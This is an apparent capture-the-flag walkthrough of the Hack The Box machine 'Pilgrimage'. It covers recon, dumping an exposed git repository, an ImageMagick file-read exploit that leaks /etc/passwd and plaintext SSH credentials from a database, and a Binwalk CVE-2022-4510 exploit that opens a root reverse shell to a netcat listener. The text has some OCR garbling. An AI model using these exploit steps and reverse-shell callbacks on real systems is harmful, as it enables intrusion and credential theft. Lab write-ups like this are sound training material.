

Nmap Scan

```
$ nmap -A -T4 -vv -oN nmapscan_topports 10.10.11.219
Host is up, received syn-ack (0.64s latency).
Scanned at 2023-06-28 14:26:33 EDT for 106s
Not shown: 998 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
    3072 20be60d295f628c1b7e9e81706f168f3 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDnPDlM1cNfnB0JE71gE0CGeNORg5gz0K/TpVSXgMLa6Ub/
7KPb1hVggIf4My+cbJVk74fKabFVscFgDHtwPkohPaDU8XHdo003vU8H04T7eqUGj/I2iqyIHXQoSC4o8Jf5lj
iQi7CxWWG2t0n09CPMkwdqfEJma7BGmDtCQcmbm36QKmUv6Kho7/LgsPJGBP1kAOgUHFfYN1TEAV6TJ090aCan
DlV/fYiG+JT1BJwX5kqpnEAK012876UFfvkJeqPYXvM0+M9mB7XGzspcXX0HMbvHKXz2HXdCdGSH59Uzvjl0dM
+itIDReptkGUn43QTCpf2xJlL4EeZKZCcs/gu8jkuxXpo9lFVkqgswF/zAcxfksjytMiJcILg4Ca1VVMBs66ZH
i5KOz8QedYM2lcLXJGKi+7zl3i8+adGTUzYYEvMQVwjXG0mPkHHSldstWMGwjXqQsPoQTclEI7XpdlRdjS6S/W
XHixTmvXGTBhNXtrETn/fBw4uhJx4dLxNSJeM=
    256 0eb6a6a8c99b4173746e70180d5fe0af (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBOaVAN4bg6zL
U3rUMXOwsuYZ8yxLlkVTviJbdFijyp9fSTE6Dwm4e9pNI8MAWfPq0T0Za0pK0vX02ZjRcTgv3yg=
    256 d14e293c708669b4d72cc80b486e9804 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILGkCiJaVyn29/d2LSyMWelMlcrxKVZsCCgzm6JjcH1W
80/tcp open http
                  syn-ack nginx 1.18.0
| http-methods:
| Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://pilgrimage.htb/
|_http-server-header: nginx/1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Wed Jun 28 14:28:19 2023 -- 1 IP address (1 host up) scanned in 107.61
seconds
```

Adding pilgrimage.htb to our /etc/hosts file

```
(kali⊗ kali)-[~/Documents/HTB/Pilgrimage]
$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.219 pilgrimage.htb
```

Doing Directory fuzzing using ffuf and dirb

```
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1037ms] * FUZZ: # Attribution-Share Alike 3.0 License. To view a copy of this
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
  * FUZZ: # This work is licensed under the Creative Commons
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
     * FUZZ: #
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1038ms]
  * FUZZ: # directory-list-2.3-medium.txt
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1039ms]
  * FUZZ: # license, visit http://creativecommons.org/licenses/by-sa/3.0/
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
     * FUZZ: #
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
* FUZZ: # or send a letter to Creative Commons, 171 Second Street,
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
     * FUZZ: #
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 1443ms]
    * FUZZ: # Copyright 2007 James Fisher
[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 725ms]
     * FUZZ: assets
[Status: 301. Size: 169, Words: 5, Lines: 8, Duration: 331ms]
     * FUZZ: vendor
[Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 488ms]
     * FUZZ: tmp
[Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 366ms]
     * FUZZ:
:: Progress: [220560/220560] :: Job [1/1] :: 107 req/sec :: Duration: [0:36:19] :: Errors: 0 ::
```

```
(kali⊗ kali)-[~/Documents/HTB/Pilgrimage]

$ dirb http://pilgrimage.htb:80/ /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Fri Jul 14 15:40:35 2023
URL_BASE: http://pilgrimage.htb:80/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt


GENERATED WORDS: 4612

— Scanning URL: http://pilgrimage.htb:80/ —

http://pilgrimage.htb:80/.git/HEAD (CODE:200|SIZE:23)

⇒ DIRECTORY: http://pilgrimage.htb:80/assets/
```

• Went to all of the found directories but got 403 Forbidden.



403 Forbidden

nginx/1.18.0

• Now, we can use the git-dumper tool (https://github.com/arthaud/git-dumper) to dump the git repository from the website.

• On viewing the code of index.php we see that it is using the magick tool to resize the image file that we are uploading.

Checking the version of the tool magick that is used in resizing -


```
(kali@ kali)-[~/Documents/HTB/Pilgrimage/dumped]

assets dashboard.php index.php login.php logout.php magick register.php vendor

(kali@ kali)-[~/Documents/HTB/Pilgrimage/dumped]
$ file magick
magick: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter / lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=9fdbc145689e0fb79cb72912034310
12ae8e1911, stripped

(kali@ kali)-[~/Documents/HTB/Pilgrimage/dumped]
$ ./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://imagemagick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma openexr png r
aqm tiff webp x xml zlib
Compiler: gcc (7.5)
```

Looking for exploit of this particular version online, I got the following results-



- We can look at the steps here https://github.com/Sybil-Scan/imagemagick-lfi-poc
- Now, we will generate an image to read the local file /etc/passwd and then upload that image on the website.
- After the tool magick resizes the image in the website, we will download the output image and look at its data.
- · Generating the PNG file -


```
(kali* kali)-[~/Documents/HTB/Pilgrimage]
$ cd imagemagick-lfi-poc


(kali* kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
$ ls
generate.py README.md

(kali* kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
$ python3 generate.py -f '/etc/passwd/' -o exploit.png


[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /etc/passwd/
[>] PoC PNG generated > exploit.png
```

• Now, we will upload this PNG image on the website.





· On going to the link generated -



- Now, we will download the image.
- Now, reading the contents of the converted PNG file -

```
___(kali⊛kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]


$ identify -verbose 64b237f4f0009.png
Image:
   Filename: 64b237f4f0009.png
  Firefame: 0402377470009.png
Format: PNG (Portable Network Graphics)
Mime type: image/png
Class: DirectClass
Geometry: 128×128+0+0
Units: Undefined
  Colorspace: sRGB
Type: TrueColor
  Base type: Undefined
Endianness: Undefined
  Depth: 8-bit
Channel depth:
      red: 8-bit
     green: 8-bit
blue: 8-bit
  Channel statistics:
Pixels: 16384
      Red:
         min: 1 (0.00392157)
max: 253 (0.992157)
mean: 127 (0.498039)
standard 1.2022(0.289601)
         kurtosis: -1.20334
skewness: 4.86834e-13
         entropy: 1
      Green:
         max: 254 (0.996078)
mean: 43.0449 (0.168804)
          standard deviation: 60.431 (0.236984)
          kurtosis: 0.701623
         skewness: 1.3265
         entropy: 0.620203
      Blue:
         min: 1 (0.00392157)
max: 253 (0.992157)
mean: 127 (0.498039)
          standard deviation: 73.8482 (0.289601)
         kurtosis: -1.20334
skewness: 2.05705e-14
entropy: 1
```

```
1437
726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d
6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f
6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e
2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f736269
6e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f
62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d
65733a2f7573722f7362696e2f6e6f6c6f67696e0a6d616e3a783a363a31323a6d616e3a
2f7661722f63616368652f6d616e3a2f7573722f7362696e2f6e6f6c6f67696e0a6c703a783a373a373a6c703a2f7661722f73706f6f6c2f6c70643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d61696c3a783a383a383a6d61696c3a2f7661722f6d61696c3a2f757372
2f7362696e2f6e6f6c6f67696e0a6e6577733a783a393a6e6577733a2f7661722f73
706f6f6c2f6e6577733a2f7573722f7362696e2f6e6f6c6f67696e0a757563703a783a31
303a31303a757563703a2f7661722f73706f6f6c2f757563703a2f7573722f7362696e2f
6e6f6c6f67696e0a70726f78793a783a31333a31333a70726f78793a2f62696e3a2f7573
722f7362696e2f6e6f6c6f67696e0a7777772d646174613a783a333333a33333a7777772d
646174613a2f7661722f7777773a2f7573722f7362696e2f6e6f6c6f67696e0a6261636b
75703a783a33343a33343a6261636b75703a2f7661722f6261636b7570733a2f7573722f
7362696e2f6e6f6c6f67696e0a6c6973743a783a33383a33383a4d61696c696e67204c69
7374204d616e616765723a2f7661722f6c6973743a2f7573722f7362696e2f6e6f6c6f67
696e0a6972633a783a33393a3393a697263643a2f72756e2f697263643a2f7573722f73
62696e2f6e6f6c6f67696e0a676e6174733a783a34313a34313a476e617473204275672d
5265706f7274696e672053797374656d202861646d696e293a2f7661722f6c69622f676e
6174733a2f7573722f7362696e2f6e6f6c6f67696e0a6e6f626f64793a783a3635353334
3a36353533343a6e6f626f64793a2f6e6f6e6578697374656e743a2f7573722f7362696e
2f6e6f6c6f67696e0a5f6170743a783a3130303a36353533343a3a2f6e6f6e6578697374
656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d6e6574776f72
6b3a783a3130313a3130323a73797374656d64204e6574776f726b204d616e6167656d65
6e742c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c6f67696e
0a73797374656d642d7265736f6c76653a783a3130323a3130333a73797374656d642052
65736f6c7665722c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f
6c6f67696e0a6d6573736167656275733a783a3130333a3130393a3a2f6e6f6e65786973
74656e743a2f7573722f7362696e2f6e6f6c6f67696e0a73797374656d642d74696d6573
796e633a783a3130343a3131303a73797374656d642054696d652053796e6368726f6e69
7a6174696f6e2c2c2c3a2f72756e2f73797374656d643a2f7573722f7362696e2f6e6f6c
6f67696e0a656d696c793a783a313030303a313030303a656d696c792c2c2c3a2f686f6d
652f656d696c793a2f62696e2f626173680a73797374656d642d636f726564756d703a78
3a3939393a3939393a73797374656d6420436f72652044756d7065723a2f3a2f7573722f
7362696e2f6e6f6c6f67696e0a737368643a783a3130353a36353533343a3a2f72756e2f
737368643a2f7573722f7362696e2f6e6f6c6f67696e0a5f6c617572656c3a783a393938
3a3939383a3a2f7661722f6c6f672f6c617572656c3a2f62696e2f66616c73650a
    signature: 78b9dfbaedd0d5cd7cb91c9ff9c2c2c925fd67a642483e6cd977973230841b28
  Artifacts:
    filename: 64b237f4f0009.png
```

As we see we get a hex data.

verbose: true

• We can use <u>cyberchef</u> to convert the hex data to bytes.



- We see a user emily over here.
- Now looking at the dashboard.php file we see that it has a line of code which is making a connection to a database.

```
function returnUsername() {
  return "\"" . $_SESSION['user'] . "\"";
}

function fetchImages() {
  $username = $_SESSION['user'];
  $db = new PDO('sqlite:/var/db/pilgrimage');
  $stmt = $db \rightarrow prepare("SELECT * FROM images WHERE username = ?");
  $stmt \rightarrow execute(array($username));
  $allImages = $stmt \rightarrow fetchAll(\PDO::FETCH_ASSOC);
  return json_encode($allImages);
}
```

 Let's try to fetch the data from the database, using the method that we used above.


```
(kali⊗ kali)-[~/Documents/HTB/Pilgrimage/imagemagick-lfi-poc]
$ python3 generate.py -f "/var/db/pilgrimage" -o exploit1.png

[>] ImageMagick LFI PoC - by Sybil Scan Research <research@sybilscan.com>
[>] Generating Blank PNG
[>] Blank PNG generated
[>] Placing Payload to read /var/db/pilgrimage
[>] PoC PNG generated > exploit1.png
```

- Now, I uploaded the image on the website and downloaded the resultant image.
- On looking at the data using identify -verbose result.png I got the hex data as -

20480 53514c69746520666f726d617420330010000101004020200000003f0000000500000000

· Again decoding it using cyberchef.



- This time on decoding the data, we get something interesting over here, looks like a password of the user emily
- In the above screenshot, the username is added with the password.
- Trying to login via SSH using these credentials (emily:abigchonkyboi123)

- · We successfully got the user shell here.
- Checking for privilege escalation vectors
- Using pspy64

```
2023/08/06 18:26:20 CMD: UID=0
2023/08/06 18:26:20 CMD: UID=0
2023/08/06 18:26:20 CMD: UID=0
                                                /bin/bash /usr/sbin/malwarescan.sh
2023/08/06 18:26:20 CMD: UID=103
                                                /usr/bin/dbus-daemon --system --address=systemd: --nofork
2023/08/06 18:26:20 CMD: UID=0
                                                | /usr/sbin/cron -f
| /sbin/dhclient -4 -v -i -pf /run/dhclient.eth0.pid -lf /va
2023/08/06 18:26:20 CMD: UID=0
2023/08/06 18:26:20 CMD: UID=998
```

• Content of malware-scan.sh

- We can see that it is using binwalk
- Checking the version of the binwalk

```
emily@pilgrimage:/tmp/pspy$ /usr/local/bin/binwalk


Binwalk v2.3.2

Craig Heffner, ReFirmLabs

https://github.com/ReFirmLabs/binwalk

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...
```

Searching for exploits



Downloading the exploit and looking at its help menu

```
emily@pilgrimage:/tmp/pspy$ python3 51249.py -h
-CVE-2022-4510-
-Binwalk Remote Command Execution-
    -Binwalk 2.1.2b through 2.3.2 included-
-Exploit by: Etienne Lacoche-
      Contact Twitter: @electr0sm0g-
            -Discovered by:-
      -Q. Kaiser, ONEKEY Research Lab-
      -Exploit tested on debian 11-
usage: 51249.py [-h] file ip port
positional arguments:
 file
          Path to input .png file
          Ip to nc listener
 ip
          Port to nc listener
 port
optional arguments:
 -h, --help show this help message and exit
emily@pilgrimage:/tmp/pspv$
```

- We need to specify a png file, the IP of our host machine and the listening port
- · Generating the exploit file

```
-(kali®kali)-[~/Documents/HTB/Pilgrimage/transfers]
-$ python3 51249.py 1.png 10.10.16.86 9999
-CVE-2022-4510-
-Binwalk Remote Command Execution-
    -Binwalk 2.1.2b through 2.3.2 included-
-Exploit by: Etienne Lacoche-
     -Contact Twitter: @electr0sm0g-
            -Discovered by:-
      -Q. Kaiser, ONEKEY Research Lab-
      -Exploit tested on debian 11-
You can now rename and share binwalk exploit and start your local netcat listener.
—(kali⊛kali)-[~/Documents/HTB/Pilgrimage/transfers]
```

- Now we will start the netcat listener on our machine on port 9999
- And move the binwalk_exploit.png file to the target machine using python server as we did earlier.

• Now we will move that file to the folder where binwalk will read the file from i.e.

/var/www/pilgimage.htb/shrunk

```
emily@pilgrimage:/dev/shm/temp$ cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
cp binwalk_exploit.png /var/www/pilgrimage.htb/shrunk/
emily@pilgrimage:/dev/shm/temp$
```

As binwalk runs, we get the root shell

```
(kali@ kali)-[~/Documents/HTB/Pilgrimage/transfers]
$ nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.16.86] from (UNKNOWN) [10.10.11.219] 48504
id
uid=0(root) gid=0(root) groups=0(root)
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@pilgrimage:~/quarantine# ls
ls
_binwalk_exploit.png.extracted
root@pilgrimage:~/quarantine#
```